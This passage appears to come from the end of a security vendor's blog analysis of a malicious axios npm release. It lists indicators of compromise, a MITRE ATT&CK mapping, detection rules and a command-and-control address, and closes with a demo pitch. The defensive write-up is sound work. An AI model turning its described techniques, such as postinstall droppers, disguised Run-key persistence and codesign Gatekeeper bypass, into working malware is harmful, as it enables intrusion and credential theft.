| macOS |
/private/tmp/.<random> | Dropped binaries (peinject) |
| Windows | %PROGRAMDATA%\wt.exe | Renamed PowerShell |
| Windows | %PROGRAMDATA%\system.bat | Hidden persistence launcher |
| Windows | HKCU...\Run\MicrosoftUpdate | Persistence Run key |
| Linux | /tmp/ld.py | Python RAT script |
MITRE ATT&CK Mapping
| Technique | Name | Usage |
|---|---|---|
| T1195.002 | Supply Chain Compromise | Compromised npm maintainer account |
| T1059.001 | PowerShell | Windows RAT via -ep bypass |
| T1059.002 | AppleScript | macOS RAT via osascript |
| T1059.006 | Python | Linux RAT via python3 -c |
| T1547.001 | Registry Run Keys | HKCU Run key "MicrosoftUpdate" |
| T1553.002 | Code Signing | Ad-hoc codesign Gatekeeper bypass |
| T1055 | Process Injection | .NET Reflection into cmd.exe |
| T1082 | System Info Discovery | Hostname, OS, CPU, timezone |
| T1057 | Process Discovery | WMI / /proc / ps -eo |
| T1071.001 | HTTP Protocol | POST beacons on port 8000 |
| T1036.005 | Masquerading | MicrosoftUpdate, com.apple.act.mond |
| T1027 | Obfuscated Files | XOR + Base64 encryption |
| T1070.004 | File Deletion | Dropper self-deletes + temp cleanup |
Mitigation Strategies
Detection
Monitor for outbound HTTP POST traffic to port 8000 with User-Agent "mozilla/4.0 (compatible; msie 8.0; windows nt 5.1; trident/4.0)"
Alert on creation of /Library/Caches/com.apple.act.mond or %PROGRAMDATA%\wt.exe
Monitor Registry Run key modifications with value name "MicrosoftUpdate"
Detect codesign --force --deep --sign - execution from non-standard parents on macOS
Flag processes spawned by npm postinstall hooks, making outbound network connections
Immediate Response
If axios@1.14.1 or axios@0.30.4 was installed, treat the system as compromised
Check for IOC file artifacts on all platforms
Inspect network logs for connections to 142.11.206.73 or sfrclak.com on port 8000
Rotate all credentials, API keys, SSH keys, and tokens accessible from the affected system
On Windows, remove the MicrosoftUpdate Run key and delete system.bat + wt.exe
Prevention
Pin package versions in package-lock.json and use npm ci in CI/CD pipelines
Integrate dependency scanning tools (Socket.dev, Snyk, npm audit) into build workflows
Use --ignore-scripts flag where postinstall hooks are not required
Implement network egress filtering to block outbound HTTP on non-standard ports
Monitor npm publications for missing OIDC Trusted Publisher signatures
Summary
This attack wasn't opportunistic. It was a deliberate, multi-stage operation against one of the most widely installed packages in the JavaScript ecosystem, executed in under 24 hours and designed to leave no trace. The dropper, the staged dependency, the platform-specific RATs, the self-destructing cleanup --- every step was planned.
Supply chain attacks don't announce themselves. They look like normal package updates, and they clean up after themselves. If axios@1.14.1 or axios@0.30.4 was ever installed on a system, treat it as compromised and rotate everything.
The infrastructure connections that tied this attack to TA444/BlueNoroff are the kind you can find yourself. Book a free demo today and start exploring our platform.
Related Posts
Related Posts
Related Posts